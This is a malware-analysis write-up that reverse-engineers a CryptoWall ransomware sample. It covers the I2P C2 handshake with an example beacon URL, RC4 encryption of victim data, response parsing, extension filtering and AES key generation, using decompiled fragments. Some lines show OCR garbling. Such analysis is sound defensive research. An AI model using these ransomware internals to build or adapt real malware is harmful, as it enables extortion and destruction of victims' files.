Once the note is decompressed, the HTML fields will be populated with multiple TOR addresses at subroutine `sub_00414160()` . The note is stored in memory then follows a few more checks before the malware sends its first C2 *POST* request. Stepping into `SendRequestToC2` which is located at `0x00416A50` , the first thing we notice is a buffer being allocated 60 bytes of memory.

```
.text:00416A77 018                  push    3Ch.text:00416A79 01C                  call
AllocateSetMemory.text:00416A7E 01C                  add     esp, 4.text:00416A81 018
mov     [ebp+campaign_str], eax
```

All this information will eventually help us write a proper fake C2 server that will allow us to communicate with the ransomware since CryptoWall's I2P servers are no longer active. Around address `0x004052E0` , which we labeled `EncryptData_SendToC2` will be responsible for taking our generated campaign string and sending it as an initial ping.

```
rc4_encrypted_campaign_str = AllocateSetMemory(60);
if ( rc4_encrypted_campaign_str )
{
  if ( GenerateCampaignIDAsString(7, rc4_encrypted_campaign_str + 9, rc4_encrypted_campaign_str + 10) )
  {
    ConcatString(rc4_encrypted_campaign_str + 9, rc4_encrypted_campaign_str + 10, 1);
    if ( EncryptData_SendToC2(rc4_encrypted_campaign_str) )
    {
```

If you set a breakpoint at this function, you can see what the parameter contains: `{1|crypt1|C6B359277232C8E248AFD89C98E96D65}` . Once inside this module, you'll notice three key functions; one responsible for byte swapping, a key scheduling algorithm, and the other doing the actual encryption. The generated RC4 encryption will end up as a hash string:


```
85b088216433863bdb490295d5bd997b35998c027ed600c24d05a55cea4cb3deafdf4161e6781d2cd9aa24
```

Command & Control Communication

The malware sets itself up for a POST request to its I2P addresses that cycle between `proxy1-1-1.i2p` & `proxy2-2-2.i2p` . The way this is done is by using the function at `0x0040B880` to generate a random seed based on epoch time, and use that to create a string that ranges from 11 to 16 bytes. This PRNG (Pseudo-Random Number Generator) string will be used as the POST request's URI and as the key used in the byte swapping function before the RC4 encryption.

```
    loc_4052FC:
030 mov     [ebp+plaintext_key], 0
030 push    10h
034 push    0Bh
038 call    GeneratePlaintextKey
038 add     esp, 8
030 mov     [ebp+plaintext_key], eax
030 cmp     [ebp+plaintext_key], 0
030 jz      loc_405548

030 mov     eax, 1
030 imul    ecx, eax, 0
030 mov     edx, [ebp+plaintext_key]
030 mov     byte ptr [edx+ecx], 2Fh
030 mov     [ebp+some_key_generated], 0
030 lea     eax, [ebp+some_key_generated]
030 push    eax
034 mov     ecx, [ebp+plaintext_key]
034 add     ecx, 1
034 push    ecx
038 call    ByteSwap
038 add     esp, 8
030 test    eax, eax
030 jz      loc_40553C
```

To give us an example, if our generated string results in `tfuzxqh6wf7mng` , then after the function call, that string will turn into `67ffghmnqtuwxz` . That string gets used for a 256-generated key scheduling algorithm, and the POST request (I.E., `http://proxy1-1-1.i2p/67ffghmnqtuwxz`). You can find the reverse engineered algorithm here.




The next part will take this byte swapped key, then RC4 encrypt some campaign information that the malware has gathered, which unencrypted, will look like this:

`{1|crypt1|C6B359277232C8E248AFD89C98E96D65|0|2|1||55.59.84.254}`

This blob consists of the campaign ID, an MD5 hashed unique computer identifier, a CUUID, and the victims public IP address. After preparation of this campaign string, the ransomware will begin to resolve the two I2P addresses. Once CryptoWall sends its first ping to the C2 server, the malware expects back an RC4 encrypted string, which will contain a public key used to encrypt all the files on disk. The malware has the ability to decrypt this string using the same RC4 algorithm from earlier, and will parse the info from this block: `{216|1pai7ycr7jxqkilp.onion|[pub_key]|US|[unique_id]}`. The onion route is for the ransom note, and is a personalized route that the victim can enter using a TOR browser. The site most likely contains further instructions on how to pay the ransom.

Since the C2 servers are no longer active; in order to actually know what our fake C2 server **should** send back to the malware; the parser logic had to be carefully dissected which is located at `0x00405203`.



In this block, the malware decrypts the data it received from the C2 server. Once decrypted, it stores the first byte in `ECX` and compares hex value to `0x7B` (char: `‘{‘`). Tracing this function call to the return value, the string returned back will remove brackets from start to end. At memory address `0x00404E69`, a DWORD pointer at `eax+2ch` holds our newly decrypted and somewhat parsed string, that will be checked for a length greater than 0. If the buffer holds weight, we move on over to the final processing of this string routine at `0x00404B00`, that I dubbed `ParseC2Data()`. This function takes four parameters, `char* datain`, `int datain_size`, `char *dataout`, `int dataout_size`. The first blob on `datain` data gets parsed from the first `0x7C` (char: `‘|’`) and extracts the victim id.

```
victim_id = GetXBytesFromC2Data(decrypted_block_data_from_c2, &hex_7c,
&ptr_to_data_out);
```

`ptr_to_data_out` and `EAX` will now hold an ID number of 216 (we got that number since we placed it there in our fake C2). The next block of code will finish the rest of the data:

```
while ( victim_id ){   if ( CopyMemoryToAnotherLocation(&some_buffer_to_copy_too,
8 * idx + 8) )   {        CopyBlocksofMemory(victim_id,
&some_buffer_to_copy_too[2 * idx + 1],
&some_buffer_to_copy_too[2 * idx]);        ++idx;        if ( ptr_to_data_out )
{            for ( i = 0; *(i + ptr_to_data_out) == 0x7C; ++i )            {
if (            CopyMemoryToAnotherLocation(&some_buffer_to_copy_too,
8 * idx + 8) )                  {                   ++v9;                   ++idx;
}             }         }    }    victim_id = GetXBytesFromC2Data(0, &hex_7c_0,
&ptr_to_data_out);    ++v5;    ++v9;}
```

What's happening here is that by every iteration of the character `‘|’` we grab the next chunk of data and place it in memory into some type structure. The data jumps X amount of times per loop until it reaches the last `0x7C` byte. It will loop a total of four times. After this function returns, `dataout` will contain a pointer in memory to this local type, which we reversed to look like this:

```
struct _C2ResponseData{   int victim_id;   char *onion_route;   const char*
szPemPubKey;   char country_code[2];   char unique_id[4];};
```

Shortly after, there is a check to make sure the victim id generated is no greater than 0x3E8 or that it is not an unsigned value.

```
value_of_index = CheckID(*(*parsed_data_out->victim_id));if ( value_of_index > 0x3E8
|| value_of_index == 0xFFFFFFFF )    value_of_index = 0x78;
```

I believe certain malware will often perform these checks throughout the parsing of the C2 response server to make sure the data being fed back is authentic. Over at `0x00404F35`, there is another check to see how many times it tried to reach the command server. If the check reaches exactly 3 times then it will move to check if the onion route is valid; all CryptoWall variants hardcode the first string index with ascii `‘1’`. If it does not start with this number, then it will try to reach back again for a different payload. The other anti-tamper check it makes for the onion route is a CRC32 hash against the payload, if the compressed route does not equal `0x63680E35`, the malware will try one last time to compare against the DWORD value of `0x30BBB749`. The variant has two hardcoded 256 byte arrays to which it compares the encrypted values against. Brute-forcing can take a long time but is possible with a python script that I made here. The checksum is quite simple, it will take each letter of the site string and logical-XOR against an unsigned value:

```
tmp = ord(site[i])) ^ (ret_value & 0xffffff)
```

It will take the `tmp` value and use it as an index in the hardcoded byte array to perform another logical-XOR against :

```
ret_value = bytes_array[tmp*4:(tmp*4)+4] ^ (0xFFFFFFFF >> 8)
```

The return value then gets inverted giving us a 4 byte hash to verify against. Now the malware moves on over to the main thread responsible for encrypting the victims files at `0x00412988`. The first function call in this thread is from `CryptAcquireContextW`, and that will acquire a handle to a particular key container within a CSP. `16` bytes will then be allocated to the stack using VirtualAlloc; which will be the buffer to the original key.

```
isDecompressed = CreateTextForRansomwareNote(0, 0, 0);if ( !isRequestSuccess ||
!isDecompressed ){   remaining_c2_data = 0;   while ( 1 )   {      isRequestSuccess =
SecondRequestToC2(&rsa_key,                                  &rsa_key_size,
&remaining_c2_data);      if ( isRequestSuccess )         break;
sleep(0x1388u);}
```

Once the text for the ransom note is decompressed, CryptoWall will place this note as an HTML, PNG, and TXT file inside of every directory the virus went through to encrypt documents. After this point, it will go through another round of requests to the I2P C2 servers to request another RSA 2048-bit public key. This key will be the one used for encryption. This strain will do a number of particular hardcoded hash checks on the data it gets back from the C2.

Decoding the Key

CryptoWall will use basic Win32 Crypto functions like `CryptStringToBinaryA`, `CryptDecodeObjectEx`, & `CryptImportPublicKeyInfo` to decode the RSA key returned. Then it will import the public key information into the provider which then returns a handle of the public key. After importing is finished, all stored data will go into a local type structure like this:

```
struct _KeyData{   char *key;   int key_size;   BYTE *hash_data_1;   BYTE
*hash_data_2;};// Gets used here at 0x00412B8Cif ( ImportKey_And_EncryptKey(
cryptContext,       rsa_key,       rsa_key_size,       OriginalKey->key,
&OriginalKey->key_size,       &OriginalKey->hash_data_1,       &OriginalKey-
>hash_data_2) ){
```

The next actions the malware takes is pretty basic for ransomware.. it will loop through every available drive, and use `GetDriveTypeW` to determine whether a disk drive is a removable, fixed, CD-ROM, RAM disk, or network drive. In our case, the C drive is the only open drive which falls under the category of `DRIVE_FIXED`. CryptoWall will only check if the drive is CD-ROM because it will not try to spread in that case.

```
.text:00412C1B      mov     ecx, [ebp+driver_letter].text:00412C1E      push
ecx.text:00412C1F      call    GetDriveTypeW.text:00412C2C      cmp     eax,
5.text:00412C2F      jz      skip_drive
```

`EAX` holds the integer value returned from the function call which represents the type of drive associated with that number (5 == **DRIVE_CDROM**). You can find the documentation here.

The exciting part is near as we are about to head over to where the malware duplicates the key it retrieved from our fake C2 server at address `0x00412C7A`. What is happening here is pretty straight forward, and we can show in pseudo-code:

```
if (OriginalKey)   DuplicatedKey = HeapAlloc(16)   if (DuplicatedKey)
CryptDuplicateKey(OriginalKey, 0, 0, DuplicatedKey)      memcpy(DuplicatedKey,
OriginalKey, OrignalKey_size)      CryptDestroyKey(OriginalKey)
```

Essentially `CryptDuplicateKey` is making an exact copy of a key and the state of the key. The `DuplicatedKey` variable ends up becoming a struct as we can see after the function call at `0x00412C7A`, it gets used to store volume information about the drive its currently infecting.


```
GetVolumeInformation(driver_letter, DuplicatedKey + 20);if (
MoveDriverLetterToDupKeyStruct(driver_letter,    (DuplicatedKey + 16), 0) {    ...
```

That is why 24 bytes was used to allocate to the heap when creating this variable instead of 16. Now we can define our struct from what we know so far:

```
struct _DupKey{   const char *key;   int key_size;   DWORD unknown1;   DWORD
unknown2;   char *drive_letter;   LPDWORD lpVolumeSerialNumber;   DWORD unknown3;};//
Now our code looks cleaner from aboveGetVolumeInformation(driver_letter,
&DuplicatedKey->lpVolumeSerialNumber);if (
MoveDriverLetterToDupKeyStruct(driver_letter,      &DuplicatedKey->drive_letter, 0) {
...
```

Encrypting of Files

After the malware is finished storing all pertinent information regarding how and where it will do its encryption, CryptoWall moves forward to the main encryption loop at `0x00416780`.


Encryption Loop Control Flow Graph

As we can see, the control flow graph is fairly long in this subroutine, but nothing out of the ordinary when it comes to ransomware. A lot has to be done before encrypting files. At the start of this function, we see an immediate call to `HeapAlloc` to allocate 260 bytes of memory. We can automatically assume this will be used to store the file's absolute path, as Windows OS only allows a max of 260 bytes. Upon success, there is also an allocation of virtual memory with a size of 592 bytes that will later be used as the file buffer contents. Then the API call `FindFirstFileW` uses this newly allocated buffer to store the first filename found on system. The pseudo-code below will explain the flow:

```
lpFileName = Allocate260BlockOfMemory(); // HeapAllocif ( lpFileName ){   (*(wcscpy +
292))(lpFileName, driver_letter);   ...   lpFindFileData = AllocateSetMemory(592); //
VirtualAlloc   if ( lpFindFileData )   {      hFile = (*(FindFirstFileW + 504))
(lpFileName, lpFindFileData);      if ( hFile != 0xFFFFFFFF )      {        v29 = 0;
do         {          // Continue down to further file actions
```


Before the malware opens up the first victim file, it needs to make sure the file and file extension themselves are not part of their hardcoded blacklist of bytes. It does this check using a simple CRC-32 hash check. It will take the filename, and extension; compress it down to a DWORD, then compare that DWORD to a list of bytes that live in the `.data` section.

```
.data:00420F90                                    ; int compressed_extensions[313]
.data:00420F90 89 4E 33 EA                        compressed_extensions dd 0EA334E89h
.data:00420F90
.data:00420F94 2A                                                 db  2Ah ; *
.data:00420F95 DB                                                 db 0DBh ; Û
.data:00420F96 57                                                 db  57h ; W
.data:00420F97 74                                                 db  74h ; t
.data:00420F98 90                                                 db  90h
.data:00420F99 8A                                                 db  8Ah ; Š
.data:00420F9A 5E                                                 db  5Eh ; ^
.data:00420F9B ED                                                 db 0EDh ; í
.data:00420F9C 49                                                 db  49h ; I
.data:00420F9D E6                                                 db 0E6h ; æ
.data:00420F9E 58                                                 db  58h ; X
.data:00420F9F 8E                                                 db  8Eh ; Ž
.data:00420FA0 4E                                                 db  4Eh ; N
.data:00420FA1 CB                                                 db 0CBh ; Ë
.data:00420FA2 E0                                                 db 0E0h ; à
.data:00420FA3 69                                                 db  69h ; i
.data:00420FA4 D8                                                 db 0D8h ; ø
.data:00420FA5 FB                                                 db 0FBh ; û
.data:00420FA6 E7                                                 db 0E7h ; ç
```

To see how the algorithm works, I reversed it to python code, and wrote my own file checker.

```
➜  python tor_site_checksum_finder.py --check-file-ext "dll"
[!] Searching PE sections for compressed .data
[!] Searching PE sections for compressed extension .data



[-] '.dll' is not a valid file extension for Cryptowall



➜  python tor_site_checksum_finder.py --check-file-ext "py"
[!] Searching PE sections for compressed .data
[!] Searching PE sections for compressed extension .data

[+] '.py' is a valid file extension for Cryptowall
```

Now we can easily tell what type of files CryptoWall will attack. Obvious extensions like `.dll`, `.exe`, and `.sys` is a very common file type for ransomware to avoid.



If the file passes these two checks, then it moves on over to the last part of the equation; the actual encryption located at `0x00412260`. We can skip the first few function calls as they are not pertinent to what is about to happen. If you take a look at address `0x00412358`, there is a subroutine that takes in three parameters; a file handle, our DuplicateKeyStruct, and a file size. Stepping into the function, we can immediately tell what is happening:

```
if(ReadFileA(hFile, lpBuffer,           DuplicateKeyStruct->file_hash_size,
&lpNumberOfBytesRead, 0) && lpNumberOfBytesRead) ==   DuplicateKeyStruct-
>file_hash_size{     if(memcmp(lpBuffer, DuplicateKeyStruct->file_hash,
DuplicateKeyStruct->file_hash_size))     {             isCompare = 1;     }}
```

The pseudo-code is telling us that if an MD5 hash of the file is present in the header, then its already been encrypted. If this function returns `isCompared` to be true, then CryptoWall moves on to another file and will leave this one alone. If it returns false from the `Compare16ByteHeader()` function call, the malware will append to the file's extension by using a simple algorithm to generate a three lettered string to place at the end. The generation takes a timestamp, uses it as a seed, and takes that seed to then mod the first three bytes by 26 then added to 97.


```
*(v8 + 2 * i) = DataSizeBasedOnSeed(0, 0x3E8u) % 26 + 97;
```

This is essentially a rotation cipher, where you have a numerical variable checked by a modulate to ensure it doesn't go past alphanumeric values, then the addition to 97 rotates the ordinal 45 times. As an example, if we have the letter `‘A’`, then after this cipher, it ends up becoming an `’n’`. In conclusion, if the victim file is named `hello.py`, this subroutine will rename it to `hello.py.3xy`.

Next, around address `0x004123F0`, the generation of an AES-256 key begins with another call to Win32's `CryptAcquireContextW`. The `phProv` handler gets passed over to be used in `CryptGenKey` and `CryptGetKeyParam`.


```
if ( CryptGenKey(hProv, 0x6610, 1, &hKey) ):    pbData_1 = 0;    pdwDataLen_1 = 4;
if ( CryptGetKeyParam(hKey, 8, &pbData_1, &pdwDataLen_1, 0, 4)
```

The hexadecimal value of `0x6610` shown above tells us that the generated key is going to be AES-256 as seen in MS-DOCS. Once the `hKey` address to which the function copies the handle of the newly generated key is populated, `CryptGetKeyParam` will be used to make the key and transfer it into `pbData`; a pointer to a buffer that receives the data. One last call in this function we labeled as `GenerateAESKey()` gets called which is `CryptExportKey`. This will take the handle to the key to be exported and pass it the function, and the function returns a key BLOB. The second parameter of the `GenerateAESKey()` will hold the `aes_key`.



